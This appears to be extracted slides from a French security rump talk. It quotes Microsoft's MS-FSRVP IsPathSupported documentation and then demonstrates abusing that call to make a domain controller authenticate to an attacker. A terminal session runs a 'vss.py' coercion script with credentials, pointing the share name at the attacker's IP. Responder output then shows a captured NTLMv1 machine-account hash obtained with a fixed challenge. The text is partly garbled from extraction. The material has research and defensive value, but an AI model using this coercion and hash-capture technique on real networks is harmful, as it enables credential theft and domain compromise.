[MS-FSRVP]: File Server Remote VSS Protocol

[MS-FSRVP]: File Server Remote VSS Protocol

> 1 Introduction

> 2 Messages

> 3 Protocol Details

3 Protocol Details

> 3.1 FileServerVssAgent Server Details

3.1 FileServerVssAgent Server Details

> 3.1.1 Abstract Data Model

3.1.2 Timers

3.1.3 Initialization

> 3.1.4 Message Processing Events and

Sequencing Rules

3.1.4.9 IsPathSupported (Opnum 8)

Article • 04/07/2021 • 2 minutes to read

[Is this page helpful?](#) [Feedback](#)

The **IsPathSupported** method is invoked by the client to query if a given share is supported by the server for [shadow copy](#) operations.

```
DWORD IsPathSupported(  
    [in] handle_t hBinding,  
    [in] [string] LPWSTR ShareName,  
    [out] BOOL* SupportedByThisProvider,  
    [out] [string] LPWSTR* OwnerMachineName);
```

hBinding: An RPC binding handle (as defined in [\[C706\]](#)).

ShareName: The full path of the share in UNC format.

SupportedByThisProvider: A Boolean, when set to TRUE, that indicates that shadow copies of this share are supported by the server.

OwnerMachineName: The name of the server machine to which the client MUST connect to create shadow copies of the specified *ShareName*.

Return Values: The method returns one of the values as specified in section [2.2.4](#). The most common error codes are listed in the following table:

MS-FSRVP File Server Remote VSS Protocol

Y'AURAIS PAS D'AUTRE PROTOCOLE VULNERABLE?!

```
root@cobalt:~/Rump# python vss.py -u putin -p [REDACTED] -d RUSSIE 192.168.0.17 192.168.0.80
[-] Connecting to ncacn_np:192.168.0.80[\PIPE\FssagentRpc]
[+] Connected!
[+] Binding to a8e0653c-2744-4389-a61d-7373df8b2292
[+] Successfully bound!
[-] Sending IsPathSupported!
IsPathSupported
ShareName: u'\\\\192.168.0.17\\netlogon\\x00'
Something went wrong, check error status => MS-FSRVP SessionError: code: 0x0 - ERROR_SUCCESS - The operation
essfully.
root@cobalt:~/Rump#
```

**INVESTIGUEZ! Y'A PLEINS DE CHOSES A TROUVER
ENCORE!!! ☺**

```
Responder NIC      [eth0]
Responder IP       [192.168.0.17]
Challenge set      [1122334455667788]
Don't Respond To Names ['ISATAP']
```

```
[+] Listening for events ...
[SMB] NTLMv1-SSP Client : 192.168.0.80
[SMB] NTLMv1-SSP Username : RUSSIE\ADDS-2019$
[SMB] NTLMv1-SSP Hash : ADDS-2019$::RUSSIE:D8D2A022136BC8B4000000
455667788
[*] Skipping previously captured hash for RUSSIE\ADDS-2019$
[]
```